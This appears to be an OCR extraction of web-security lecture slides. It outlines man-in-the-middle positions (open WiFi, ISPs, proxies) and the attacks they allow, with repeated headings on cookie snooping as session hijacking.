
- Man-in-the-middle:
  - Open WiFi
  - ISP
  - Proxies

Attacks


- Break page
- Snoop content
  - Hijack Sessions
- Inject Misleading content

Snooping Session Cookies


Snooping Session Cookies




Snooping Session Cookies = Session Hijacking



Snooping Session Cookies = Session Hijacking




Snooping Session Cookies = Session Hijacking




Snooping Other Cookies

